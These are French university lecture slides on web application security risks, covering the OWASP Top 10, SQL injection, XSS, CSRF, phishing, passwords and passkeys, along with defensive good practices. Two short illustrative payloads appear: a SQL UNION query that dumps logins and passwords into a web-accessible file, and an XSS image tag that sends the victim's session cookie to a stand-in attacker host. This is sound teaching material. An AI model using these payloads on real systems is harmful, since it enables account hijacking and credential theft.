12. Risques applicatifs

23 janvier 2023

Développement web il3

Risques applicatifs des app web

HE-Arc (DGR) 2022

Risque

- Faille ou bug permettant d'altérer le fonctionnement
- Un attaquant pourra :
 - Modifier le fonctionnement
 - Accéder ou modifier les données
- Présence possible à tous les niveaux d'un système
 - Application
 - Serveur et Client
 - OS
 - SGBD, ...
- Responsabilité des développeurs :
 - OS, serveurs, langages: patches rapidement disponibles
 - nos applications : c'est nous qui en sommes responsables

OWASP¹

• Open Web Application Security Project

¹https://owasp.org/

- Fondation pour améliorer la sécurité des webapps
- Fondée en 2004, internationale, sans but lucratif
- Référence principale dans le domaine
- Propose :
 - Top 10 (web et mobile²): Méthode³, CVSS⁴, CWE⁵
 - Grand communauté d'experts
 - Formation, documentation et ressources
 - Outils d'audit, de tests et de formation

Top 10⁶ OWASP 2021 (fr⁷ - historique⁸)

- 1. Contrôle d'accès défaillants
- 2. Défaillances cryptographiques
- 3. Injections
- 4. Conception non sécurisée
- 5. Mauvaise configuration de sécurité
- 6. Composants vulnérables et obsolètes
- 7. Identification & Authentification de mauvaise qualité
- 8. Manque d'intégrité des données et du logiciel
- 9. Carences des systèmes de contrôle et de journalisation
- 10. Falsification de requêtes côté serveur
 - Non exhaustif : ex. : risques liés à Node JS⁹

Injection de code

- Données mal validées : possibilité d'exécuter du code
- Passées par requêtes :
 - formulaires
 - URL
 - _
- Type de code injectable : TOUS!

²https://owasp.org/www-project-mobile-top-10/

³https://owasp.org/Top10/#methodology

⁴https://www.first.org/cvss/calculator/3.0

⁵https://cwe.mitre.org/top25/archive/2022/2022_cwe_top25.html

⁶https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

⁷https://owasp.org/Top10/fr/

⁸https://www.hahwul.com/cullinan/history-of-owasp-top-10/

[°]https://cheatsheetseries.owasp.org/cheatsheets/NPM_Security_Cheat_Sheet.html

- HTML
- SQL
- Javascript
- ...

Injections SQL

- Modifier les requêtes envoyées au SGBD
- Obtention d'un résultat non prévu par le développeur
- Deviner la structure du code pour l'exploiter
- SQL est puissant : UNION, INTO DUMPFILE, ...

$Exemples ^{{\color{red} 10}}$

```
SELECT titre, num FROM livres WHERE num=2 UNION
SELECT login, password FROM user INTO DUMPFILE 'www/exploit.txt'
```


Eviter les injections SQL

- N'accepter que des caractères valides
- A défaut, neutraliser les caractères dangereux
- Utiliser les entités HTML
- Vérifications strictes dans le code
- Eviter les noms prévisibles pour une appli critique

Cross Site Scripting (XSS)

• Injection de code (html et script)

 $^{^{10}} https://fr.wikipedia.org/wiki/Injection_SQL$



A High Level View of a typical XSS Attack

• Exécution par le navigateur du client

Cross Site Scripting (XSS)

- Enjeux : tout ce qui est possible en JS
 - Redirection
 - Lecture de cookies (session, ...)
 - Envoi d'info à un autre serveur
 - Modification du contenu de la page
 - ...
- Souvent utilisé pour transmettre le cookie de session

```
<img src="http://www.urlinexistante.com/im.jpg"
    onerror="window.location='http://www.pirate.com/recupcookie.jsp?
    cookie='+document.cookie';">
```

3 types de XSS

- · Reflected XSS
 - Affichage d'une partie de la requête (recherche, erreur, ...)
- · Stored XSS

- Stockage dans la BDD et affichage (= exécution) par plusieurs clients
- DOM based XSS
 - Exécutée lors de la modification du DOM (Exemple¹¹)

Cross Site Request Forgery (CSRF - Sea Surf)

- Principe :
 - Faire réaliser à quelqu'un une action à son insu, avec ses propres infos d'authentification (credentials)
- Envoi par mail ou post forum de liens ou images
- Les URL correspondent à actions (vote, suppression, ...)

Exemple¹² (SOP, CORS)

Phishing

- Site sosie d'un site officiel :
 - 1. L'utilisateur saisit ses données...
 - 2. ... l'attaquant les récupère...
 - 3. ... et les utilise sur le site officiel
- Difficile à contrer pour le développeur
- L'utilisateur doit être prudent
- Bien lire les URLS et le GUI du navigateur pas toujours suffisant
- Ne pas utiliser de lien dont on n'est pas sur de la source (Homograph Attack¹³, Homoglyphes¹⁴, Unicode Spoofing¹⁵)

Risques non liés à l'application

- IoT : souvent mal sécurisé (shodan.io16)
- DoS
- Spoofing (IP, DNS, ARP)

¹¹https://www.owasp.org/index.php/DOM Based XSS

¹²https://www.owasp.org/index.php/CSRF

¹³https://www.xudongz.com/blog/2017/idn-phishing/

 $^{^{14}} https://github.com/codebox/homoglyph/blob/master/raw_data/char_codes.txt$

¹⁵https://onlineunicodetools.com/spoof-unicode-text

¹⁶https://www.shodan.io/

- Buffer Overflows (surtout en C)
- · Trojans, backdoors
- Usurpation de mots de passe : dictionnaire, force brute
- SOCIAL ENGINEERING!!!

Authentification

- Identification : annoncer qui on est
- Authentification : prouver qu'on est la personne qu'on prétend être :
 - 1. Avec quelque chose que l'on sait (PIN, mot de passe)
 - 2. Avec quelque chose que l'on possède (téléphone, token, ...)
 - 3. Avec quelque chose que l'on **est** (biométrie)
- La sécurité augmente si on combine ces facteurs
- Important de prendre en compte l'utilisabilité

Top 500 passwords cloud



Fig. 1: top 500 passwords cloud

Mots de passe

- 30% of users have a password from the top 10'000 (source¹⁷)
- Our passwords habits revealed18
- xkcd's password strength¹⁹

¹⁷https://xato.net/10-000-top-passwords-6d6380716fe0#.q5gcg2vme

¹⁸http://visual.ly/our-password-habits-revealed

¹⁹http://xkcd.com/936/

- 2017 : NIST 800-63-3²⁰ suivi par la NCSC²¹
 - Mots de passe longs plutôt qu'avec des caractères spéciaux
 - Ne forcer le changement qu'en cas de nécessité
 - Autoriser et accompagner l'utilisation de password managers
 - Utiliser la 2FA
- Plusieurs tentatives pour s'en affranchir :
 - Microsoft²², passwordless²³ authentication
 - 2022 : Passkeys : JS API WebAuthN²⁴ + CTAP/U2F²⁵

Passkeys²⁶

- Paire de clés asymétriques au lieu d'un mot de passe
- Initiative de l'alliance FIDO²⁷
- Fin 2022 : intégrée à Android, iOS, win11 et MacOS
- Résolution de challenges : pas d'info sensible sur le réseau
- 3 acteurs:
 - User Agent : Humain / Navigateur
 - Relying Party : Serveur (service auquel on veut s'authentifier)
 - Authenticator : Clef USB / Smartphone / OS + biométrie
- Communication :
 - User Agent <=> Authenticator : CTAP / U2F
 - User Agent <=> Relying Party : API JS WebAuthn²⁸

Passkeys: Acteurs²⁹

Passkeys: Enregistrement³⁰

²⁰https://nakedsecurity.sophos.com/2016/08/18/nists-new-password-rules-what-you-need-to-know/

²¹https://www.ncsc.gov.uk/guidance/password-guidance-simplifying-your-approach

²²https://www.microsoft.com/security/blog/2021/09/15/the-passwordless-future-is-here-for-your-microsoft-account/

 $^{{}^{23}}https://hacks.mozilla.org/2014/10/passwordless-authentication-secure-simple-and-fast-to-deploy/simple-and-fast-to$

²⁴https://en.wikipedia.org/wiki/WebAuthn

²⁵https://u2f-key.tech/fr/

 $^{^{26}} https://medium.com/webauthnworks/introduction-to-webauthn-api-5fd1fb46c285$

²⁷https://fidoalliance.org/members/

 $^{^{28}} https://webauthn.guide/$

²⁹https://auth0.com/blog/introduction-to-web-authentication/

³⁰https://www.freecodecamp.org/news/intro-to-webauthn/




Fig. 2 : Architecture




Fig. 3: Reg

Passkeys: Authentification³¹

Collecte d'information

- Toute information est bonne pour l'attaquant
 - Messages d'erreur
 - Configuration OS serveur
 - Configuration serveurs (http, sql, php, ...)
 - Identifiants et commentaires dans sources -au cas où-
 - SOCIAL ENGINEERING!
- Le développeur doit laisser filter un minimum d'info!
- Utilisée aussi par les "white hats" (ethical hackers) : Honeypots³²

Bonnes pratiques

- Configuration stricte du serveur
- Valider toutes les entrées (formulaires, requêtes HTTP)
- Filtrage/encodage de toutes les entrées en entités HTML
- Ne jamais afficher directement une saisie de formulaire
 - Ni aucune donnée transmise par HTTP avant de l'avoir filtrée!
- Tester ses formulaires avec des expressions à risques
- Contrôler le maximum de paramètres (même si redondant) :
 - Session, IP, user agent, proxy, ...
- Utiliser un framework
 - ces bonnes pratiques sont déjà implémentées
- Suites et logiciels de test

Références

- Référence
 - OWASP³³, webinar fr 2016³⁴

 $^{{\}it \tt ^{31}https://www.freecodecamp.org/news/intro-to-we bauthn/}$

 $^{^{32}} https://hacker target.com/cowrie-honey pot-analysis-24 hrs/$

³³https://www.owasp.org/index.php/Main_Page

³⁴https://www.youtube.com/watch?v=pHI2zitLph8




Fig. 4: Auth

- WebAuthn: $w3c^{35}$, MDN^{36}
- Exemples, explications
 - Présentation XSS et CSRF³⁷ en français
 - Protection CSRF³⁸ en français
- Utilitaires, tutos, exercices
 - Web Goat³⁹
 - Insecure Labs⁴⁰
 - Google-Gruyere⁴¹

Sources

³⁵https://www.w3.org/TR/webauthn/

³⁶https://developer.mozilla.org/en-US/docs/Web/API/Web_Authentication_API

³⁷http://www.journaldunet.com/developpeur/tutoriel/php/031030php_nexen-xss1.shtml

³⁸http://www.apprendre-php.com/tutoriels/tutoriel-39-introduction-aux-cross-site-request-forgeries-ou-seasurf html

³⁹https://www.owasp.org/index.php/Webgoat

⁴⁰http://www.insecurelabs.org/task

⁴¹http://google-gruyere.appspot.com/